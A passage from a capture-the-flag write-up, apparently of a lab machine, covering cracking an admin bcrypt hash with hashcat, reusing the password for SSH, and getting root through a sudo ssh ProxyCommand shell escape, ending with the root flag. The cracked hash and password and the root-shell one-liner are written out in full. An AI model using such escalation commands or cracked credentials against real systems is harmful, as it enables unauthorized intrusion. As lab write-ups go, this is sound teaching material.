 admin     | $2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kV08dm | Admin

pg_shadow only holds the one postgres SCRAM entry, already owned. The hashes.com identifier confirms bcrypt, and the hashcat example-hashes wiki pins mode 3200.
7. Crack, reuse, josh
The first hashcat run is a rabbit hole I kept in this writeup because it cost 2.5 minutes and taught two things. The hash file held kanderson's hash, the User role, while the target was admin's. The Hash.Target line said so the whole time. Read it before letting a 3-day ETA run: the crack target and the role you need have to match. The same run showed 48 H/s, which means CPU-only mode; hashcat -I and -D 1,2 exist for a reason.
admin's hash falls in 50 seconds, 0.02 percent into rockyou:
$2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kV08dm:manchesterunited
Web login confirmed. The real question is where else the password works, and /etc/passwd answers it: three real users, app, postgres, and josh.

The web admin's password is josh's login password.
A miss I kept on purpose: The box expired without the user flag unread. Rule going forward: flag first, escalation second. The user shell is not guaranteed to survive the session.
8. Root: sudo ssh and the direction of the trick
linpeas as josh flags one classic SUID, pkexec 0.105 with the binary bit set, PwnKit territory. It stays an alternative. The intended door is one line:



The first attempt is the instructive failure. sudo ssh localhost /bin/sh prompts for root@localhost's password three times and dies. Reason: in ssh host command, the command runs remotely, after authentication. sudo lifts the local ssh binary, but the login itself still needs a password we do not have.
GTFOBins' ssh page has the same binary pointing the other direction. The Unprivileged shell entry uses ProxyCommand, and under sudo the shell inherits root:

sudo ssh -o ProxyCommand=';/bin/sh 0&<2 1>&2' xThe leading semicolon empties the command, the redirection wires the shell to the proxy process, and no host, password, or authentication ever happens. ProxyCommand executes locally, before the connection exists, so the remote side never gets a vote.

# whoami
root
# cat /root/root.txt
3cbe1077177a04e268933e40fb7c8383
References
- HackTricks, Spring Boot Actuators pentesting: hacktricks.wiki/en/network-services-pentesting/pentesting-web/spring-actuators.html
- SecLists, Java-Spring-Boot wordlist: github.com/danielmiessler/SecLists (Discovery/Web-Content/Programming-Language-Specific/Java-Spring-Boot.txt)
- BigyanKalakheti, CozyExploit (sessions + injection chain): github.com/BigyanKalakheti/CozyExploit
- Hashes.com hash identifier: hashes.com/en/tools/hash_identifier
- Hashcat example hashes (bcrypt, mode 3200): hashcat.net/wiki/doku.php?id=example_hashes
- cryptocracker99, A Penetration Tester's Guide to PostgreSQL: medium.com/@cryptocracker99/a-penetration-testers-guide-to-postgresql-d78954921ee9
- EnterpriseDB, Connecting to PostgreSQL using psql and pgAdmin: enterprisedb.com/postgres-tutorials/connecting-postgresql-u>
- GTFOBins, ssh: gtfobins.org/gtfobins/ssh/